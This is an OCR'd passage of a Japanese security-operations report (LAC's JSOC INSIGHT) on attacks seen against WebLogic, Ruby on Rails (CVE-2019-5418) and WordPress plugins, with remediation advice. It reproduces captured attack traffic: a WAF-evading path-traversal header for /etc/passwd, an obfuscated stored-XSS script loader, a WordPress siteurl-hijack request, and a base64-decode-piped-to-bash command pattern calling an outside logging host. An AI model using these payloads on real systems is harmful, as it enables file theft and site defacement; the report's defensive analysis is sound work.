


図 13 攻撃内容毎の割合(コンポーネント毎の検知件数推移で紹介した検知を除く)

図 14 に、wrnjmy.ceye.io への curl を含む調査を示します。

本調査通信の特徴は、ホストヘッダに記録されている値が curl や nslookup の通信先サブドメインに含まれている点です。ceye.io に関して調査すると、セキュリティテストに活用することを目的としたサービス[7]を提供しているドメインでした。本サービスの詳細は付録 5.2 へ記載します。今後、本サービスの使用者が増加した場合、ceye.io のサブドメインを通信先とした調査通信が増加する可能性があります。

本集計期間の検知において確認したコマンドを以下に示します。

【確認したコマンド】

- curl http://「ホストヘッダの値」.wrnjmy.ceye.io
- nslookup 「ホストヘッダの値」.wrnjmy.ceye.io
- echo 「上記コマンドを Base64 エンコードした文字列」| base64 –d|bash

[7] CEYE – Monitor service for security testing
http://ceye.io/

図 14 wrnjmy.ceye.io への curl を含む調査

4.1.3 脆弱性の対策

本脆弱性の影響を受けるバージョンの Oracle WebLogic Server を使用している場合、Oracle 社が提供する本脆弱性の修正バージョンの適用[8]や、wls-wsat コンポーネントおよび wls9-async コンポーネントへのアクセス制限を推奨します。また、今後新たな脆弱性情報が公開される可能性に備え、速やかな対応を実施するための体制を確立することが重要です。

本脆弱性の影響を受けるバージョンを以下に示します。

【CVE-2019-2725 の影響を受けるバージョン】

- Oracle WebLogic Server 10.3.6.0
- Oracle WebLogic Server 12.1.3.0

【CVE-2019-2729 の影響を受けるバージョン】

- Oracle WebLogic Server 10.3.6.0.0
- Oracle WebLogic Server 12.1.3.0.0
- Oracle WebLogic Server 12.2.1.3.0

[8] Oracle Critical Patch Update Advisory – July 2019
https://www.oracle.com/security-alerts/cpujul2019.html

4.2 Ruby on Rails の脆弱性を狙ったファイル参照の攻撃

2019 年 3 月 13 日、オープンソースの Web アプリケーションフレームワークである Ruby on Rails(以下、Rails)において、アプリケーションの実行権限で任意のファイルを参照可能な脆弱性(CVE-2019-5418) [9]が公開されました。

本脆弱性は Rails のライブラリである ActionView の処理に起因し、Rails アプリケーションにおいて、file オプションを指定して render メソッドを使用している場合に影響を受けます。攻撃者は、脆弱な Rails アプリケーションに対して、細工した Accept ヘッダを含む HTTP リクエストを送ることで、アプリケーションの実行権限で任意のファイルを参照することが可能です。

任意のファイルを参照可能な脆弱性は、Rails のようなフレームワークや CMS などの場合、鍵ファイルや設定ファイルといった機密性の高いファイルを参照される可能性があります。特に本脆弱性においては、同時に公開された Rails における任意のコードを実行可能な脆弱性(CVE-2019-5420)を狙った攻撃の成立条件に関わるため、注意が必要です。

4.2.1 脆弱性の検証

図 15 に、credentials.yml.enc を参照する検証通信を示します。

credentials.yml.enc は Rails における設定ファイルのひとつであり、機密性の高い情報が暗号化された状態で保存されています。アプリケーションで秘密鍵として使用される変数である secret_key_base も本ファイルに保存されていますが、本検証の結果で得られた credentials.yml.enc の内容は暗号化されています。しかしながら、復号に必要な鍵情報が保存されている master.key も、本脆弱性により参照可能であるため、secret_key_base の値を第三者に窃取される可能性があります。

[9] Rails 4.2.11.1, 5.0.7.2, 5.1.6.2, 5.2.2.1, and 6.0.0.beta3 have been released!
https://weblog.rubyonrails.org/2019/3/13/Rails-4-2-5-1-5-1-6-2-have-been-released/

図 15 credentials.yml.enc を参照する検証通信

なお、Rails アプリケーションにおいて production モードでキャッシュを有効にしている場合、レンダリングしたページのキャッシュを保持するため、同一のレンダリングを利用して連続で違うファイルを参照することはできません。検証したところ、/etc/passwd を参照した後に別のファイルや存在しないファイルなどの参照を試みた結果、キャッシュされた/etc/passwd の内容を返しました。

4.2.2 検知件数の推移

図 16 に、CVE-2019-5418 を狙った攻撃の検知件数推移を示します。

お客様環境において、4 月 13 日から検知しており、5 月 24 日および 6 月 10 日に検知件数が急増しています。これらの増加の原因は、178.128.75.224 を送信元とした攻撃でした。Rails が稼働していないホストへ対する攻撃の検知を多数確認しており、攻撃の内容も確認した範囲においては /etc/passwd の参照のみであることから、脆弱性の存在するホストを探査していたと考えます。




図 16 CVE-2019-5418 を狙った攻撃の検知件数推移

4.2.3 検知事例

以下に、検知した攻撃において参照の対象とされたファイルの例を示します。

多くは OS の設定情報に関するファイルの参照を試みており、CVE-2019-5420 につながる可能性のあるファイルとされている secrets.yml、credentials.yml.enc、master.key などのファイルを参照する攻撃の検知はありませんでした。しかしながら、特徴のある検知内容として、検知回避を狙ったと考える攻撃を確認しています。

【参照の対象とされたファイルの例】

- /windows/win.ini
- /winnt/win.ini
- /boot.ini
- /etc/hosts
- /etc/group
- /etc/passwd
- /etc/services

図 17 に、検知回避を狙った攻撃の例を示します。

参照する対象のファイルパスにアスタリスクを使用して任意の文字列を指定することが可能です。そのため、WAF や IDS などのセキュリティ製品で用意されているシグネチャが参照対象のファイルパスに依存している場合、該当するシグネチャによる検知を回避される場合があります。

本手法に関しては、ペネトレーションテストの学習サイトである PentesterLab が Twitter とブログ[10]にて言及しており、それを攻撃者が模倣したと考えます。178.128.75.224 からの攻撃は、本手法が使用されていました。

```
GET / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: ../../../../../../e*c/p*s*d{{
Accept-Encoding: gzip
Connection: close
```

図 17 検知回避を狙った攻撃の例

4.2.4 脆弱性の対策

脆弱性の影響を受けるバージョンの Rails を使用している場合は、早急にバージョンアップの実施を推奨します。また、すでに鍵情報などを含む設定ファイルが参照された可能性もあるため、鍵情報の更新などもあわせて実施することを推奨します。

【本脆弱性の影響を受けるバージョン】

- Rails 4.2.11.1 より前の 4.2.x
- Rails 5.0.7.2 より前の 5.0.x
- Rails 5.1.6.2 より前の 5.1.x
- Rails 5.2.2.1 より前の 5.2.x
- Rails 6.0.0.beta3 より前の 6.0.0.x

[10] CVE-2019–5418: on WAF bypass and caching
https://blog.pentesterlab.com/cve-2019-5418-on-waf-bypass-and-caching-10e93f9a1981?gi=9d73fa044fc9

4.3 WordPress プラグインを狙った攻撃の増加

2019 年 3 月以降、オープンソースのコンテンツ管理システム(CMS)である WordPress のプラグインにおいて、Web サイトの設定変更や改ざんが可能な脆弱性が複数公開されています。お客様環境における WordPress のプラグインを狙った攻撃の検知に関して、5 月以降に散発的な検知件数の増加を観測しています。

4.3.1 標的とされたプラグイン

表 4 に、検知内容から確認した、攻撃の標的とされたプラグインの例を示します。

WordPress は多くの開発者によって公開された多種多様なプラグインがあり、それらプラグインに対して脆弱性が見つかることもまた多くあります。今回の攻撃では新しく公開された脆弱性を中心に、設定変更可能や格納型 XSS[11]が可能な脆弱性を持つプラグインを攻撃対象としているように見受けられます。

表 4 標的とされたプラグインの例

プラグイン名	脆弱性分類
Folders	格納型 XSS
WP Live Chat Support	格納型 XSS
Live Chat with Facebook Messenger	格納型 XSS
Social Warfare	格納型 XSS
Easy WP SMTP	設定変更
WP GDPR Compliance	設定変更

4.3.2 検知事例

図 18 に設定変更の脆弱性を狙った攻撃通信の例を、図 19 に格納型 XSS の脆弱性を狙った攻撃通信の例を示します。

攻撃が成功した場合、どちらの攻撃でも js ファイルが複数読み込まれ、最終的に図 20 に示す不審なサイトへリダイレクトされます。また、別の攻撃通信では中国の正規の EC サイトにリダイレクトされました。

[11] 「クロスサイト・スクリプティング(XSS)」の脆弱性の種類
https://www.ipa.go.jp/files/000024726.pdf

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Length: 103
Content-Type: application/x-www-form-urlencoded
Range: bytes=0-1000000

[redacted]siteurl&value=https%3A%2F%2Fdeliverygoodstrategies.com%2Fjava.js%3Ft%3D3%26
```

図 18 設定変更の脆弱性を狙った攻撃通信の例

```
POST /wp-admin/admin-ajax.php?action=wcp_change_post_width HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Length: 1025
Content-Type: application/x-www-form-urlencoded
Range: bytes=0-1000000

[redacted]style%3E%3Cscript++async%3Dtrue+type%3Dtext%2Fjavascript+language%3Djavascript%3Evar+nt+
%3D+String.fromCharCode%2857%2C+57%2C57%29%3Bvar+mb+
%3D+String.fromCharCode%2897%2C+106%2C+97%2C+120%2C+67%2C+111%2C+117%2C+110%2C+116%2C+101%2C+114%29%3Bvar+sb+
%3D+String.fromCharCode%28115%2C+99%2C+114%2C+105%2C+112%2C+116%29%3Bvar+jb+
%3D+String.fromCharCode%28104%2C+116%2C+116%2C+112%2C+115%2C+58%2C+47%2C+47%29%3B+var+tb+
%3D+String.fromCharCode%28116%2C+101%2C+120%2C+116%2C+47%2C+106%2C+97%2C+118%2C+97%2C+115%2C+99%2C+114%2C+105%2C+112%2C+116%29
%3Bvar+lb+
%3D+String.fromCharCode%28100%2C+101%2C+115%2C+116%2C+114%2C+111%2C+121%2C+102%2C+111%2C+114%2C+109%2C+101%2C+46%2C+99%2C+111%
2C+109%2C+47%2C+115%2C+116%2C+97%2C+121%2C+46%2C+106%2C+115%2C+63%2C+116%2C+61%2C+112%2C+38%2C+97%2C+61%29%3Bvar+c%3Ddocument.
createElement%28sb%29%3Bc.type%3Dtb%2Cc.async%3D1%2Cc.src%3Djb%2B1b%2Bnt%3Bvar+n%3Ddocument.getElementsByTagName%28sb%29%5B0%5
D%3Bn.parentNode.insertBefore%28c%2Cn%29%3B%3C%2Fscript%3E%3Cstyle%3E
```

図 19 格納型 XSS の脆弱性を狙った攻撃通信の例




図 20 誘導される不審な Web サイトの例

4.3.3 検知件数の推移

図 21 に、WordPress プラグインを対象とした攻撃の検知件数推移を示します。

これらの攻撃は、本集計期間において数日の間隔を置いて攻撃を行っている傾向がありました。また、改ざん後誘導を行う不正サイトのドメインも同様に数日の間隔で変更されていました。一方で、ドメインは変更されたものの読み込むファイル名については変化がない攻撃が複数確認できました。そのため、本攻撃は特定の攻撃グループによるものである可能性が考えられます。




図 21 検知件数推移

4.3.4 改ざん後に誘導されるドメインの例

検知した攻撃において、改ざん後に誘導されるドメインの例を示します。今回の攻撃では数日の間隔で誘導するドメインを変更していました。

表 5 改ざん後に誘導されるドメイン

ドメイン	検知した時期
clevertrafficincome[.]com	4 月
hellofromhony[.]com	4 月
destinywall[.]org	4 月
deliverymoretimes[.]info	4 月
leftoutsidemyprofile[.]info	4 月
eaglelocation[.]xyz	5 月
detectnewfavorite[.]com	5 月
cdn.traveltogandi[.]com	5 月
cdn.blackawardago[.]com	5 月
stats.garrygudini[.]com	5 月
ns2.chatwithgreenbar[.]com	6 月
d2.littleandbiggreenballlon[.]com	6 月
deliverygoodstrategies[.]com	6 月

4.3.5 攻撃による影響の調査と対策

本攻撃は WordPress プラグインの脆弱性を狙った Web サイトの改ざん攻撃でした。ご利用の WordPress プラグインに、本攻撃に関連する脆弱性が存在する場合は WordPress のデータベースや管理画面から見覚えのないドメインへの参照や、変更した覚えのない設定がないか確認することを推奨します。

また、本攻撃の対策として、使用しているプラグインの管理が重要です。公開情報から最新の脆弱性情報を収集し、ご利用のプラグインに関係する脆弱性が存在する場合には速やかなアップデートを推奨します。また本攻撃に関しては一部のプラグインはパッチが作成されず公開が停止しています[12]。その場合は代替プラグインの導入または削除を推奨します。

WordPress に限った問題ではありませんが、導入されているプラグインを含め適切な管理が行われていないと、プラグインの脆弱性を狙った攻撃の影響を受ける場合があるため、注意が必要です。また外部に管理委託している場合には、管理体制の把握にも気を配る必要があります。

[12] Threatpost: WordPress Users Urged to Delete Zero-Day-Ridden Plugin
https://threatpost.com/wordpress-users-urged-to-delete-zero-day-ridden-plugin/141209/

5 付録

本レポートで紹介したツールやサービス、攻撃者グループなどに関する補足を付録として記載します。

5.1 XAttacker Tool

3.2 で記載した XAttacker Tool は、CMS を対象としたエクスプロイトツールです。任意のファイルをアップロード可能な脆弱性が存在する CMS のプラグインを対象とした攻撃コードが多く実装されているため、該当するプラグインの多い WordPress、Joomla!、PrestaShop のいずれかが攻撃対象の Web サイトで稼働している場合、特に多くの攻撃が行われます。

表 6 に、XAttacker Tool の攻撃対象を示します。

表 6 XAttacker Tool の攻撃対象

CMS	攻撃対象	
WordPress	Adblock Blocker	InBoundio Marketing
	WP All Import	dzs-zoomsounds
	Blaze	Reflex Gallery
	Catpro	Creative Contact Form
	Cherry Plugin	Work The Flow File Upload
	Download Manager	WP Job Manger
	Formcraft	PHP Event Calendar
	levoslideshow	Synoptic
	Power Zoomer	Wp Shop
	Gravity Forms	Content Injection
	Revslider Upload Shell	Cubed Theme
	Revslider Dafece Ajax	Rightnow Theme
	Revslider Get Config	Konzept
	Showbiz	Omni Secure Files
	Simple Ads Manager	Pitchprint
	Slide Show Pro	Satoshi
	WP Mobile Detector	Pinboard
	Wysija	Barclaycart
Joomla!	Com Jce	Com Weblinks
	Com Media	mod_simplefileupload
	Com Jdownloads	Com Facileforms
	Com Fabrik	Com Jwallpapers

	Com Jdownloads Index Com Foxcontact Com Ads Manager Com Blog Com Users	Com Extplorer Com Rokdownloads Com Sexycontactform Com Jbcatalog
Drupal	Add Admin Drupalgeddon	
PrestaShop	columnadverts soopamobile soopabanners Vtermslideshow simpleslideshow productpageadverts homepageadvertise homepageadvertise2 jro_homepageadvertise attributewizardpro 1attributewizardpro AttributewizardproOLD attributewizardpro_x advancedslider cartabandonmentpro	cartabandonmentproOld videostab wg24themeadministration fieldvmegamenu wdoptionpanel pk_flexmenu pk_vertflexmenu nvn_export_orders megamenu tdpsthemeoptionpanel psmodthemeoptionpanel masseditproduct blocktestimonial
Lokomedia	SQL injection	

ファイルアップロード攻撃の場合、アップロード可能なファイル名に関して、攻撃対象の CMS やプラグインなどの制限を受けることがあるため、作成されるファイル名に差異がありますが、多くは攻撃対象の Web サイトに XAttacker.php という PHP ファイルの作成を試みます。本ファイルは、クエリ文字列に X=Attacker を指定してアクセスした場合、ファイルアップローダとして動作します(図 22)。




図 22 X=Attacker を指定してアクセスした場合

5.2 CEYE – Monitor service for security testing

4.1.2 で紹介した CEYE は、HTTP および DNS のリクエスト監視を行うサービスです。アカウントを登録すると一意のサブドメインが提供され、提供されるサブドメインに対するリクエストのログを確認できます。提供されるサブドメインは、Profile ページの Identifer(図 23-①)から確認でき、6 文字のランダム文字列が割り当てられます。また、DNS Rebinding の設定も可能です。




図 23 CEYE の Profile ページ

Payloads のページには、脆弱な環境から HTTP もしくは DNS のリクエストを発生させるセキュリティテストの例が示されています。記載されている項目を以下に示します。

【Payloads ページに例示されている項目】

- Command Execution
- SQL Injection
- XML Entity Injection
- Struts2
- FFMpeg
- WebLogic
- ImageMagick
- Resin
- Discuz

表 7 に、提供される HTTP および DNS リクエストのログ項目、図 24 に HTTP ログの確認ページ、図 25 に DNS ログの確認ページを示します。

DNS のログについて、TXT レコードや AAAA レコードを指定した場合の表示を確認したところ、レコードの種類は表示されませんでした。ログの取得は、ダウンロードボタンや API を使用することで、JSON 形式のデータ取得が可能です。

表 7 HTTP および DNS リクエストのログ項目

項目	HTTP	DNS
ID	●	●
Name	●	●
Remote Addr	●	●
Created At (UTC+0)	●	●
Method	●	
Data	●	
User Agent	●	
Content Type	●	




図 24 HTTP ログの確認ページ




図 25 DNS ログの確認ページ

6　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.25
【執筆】
阿部 翔平/五十嵐 拓也/園田 真人/高柳 涼
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/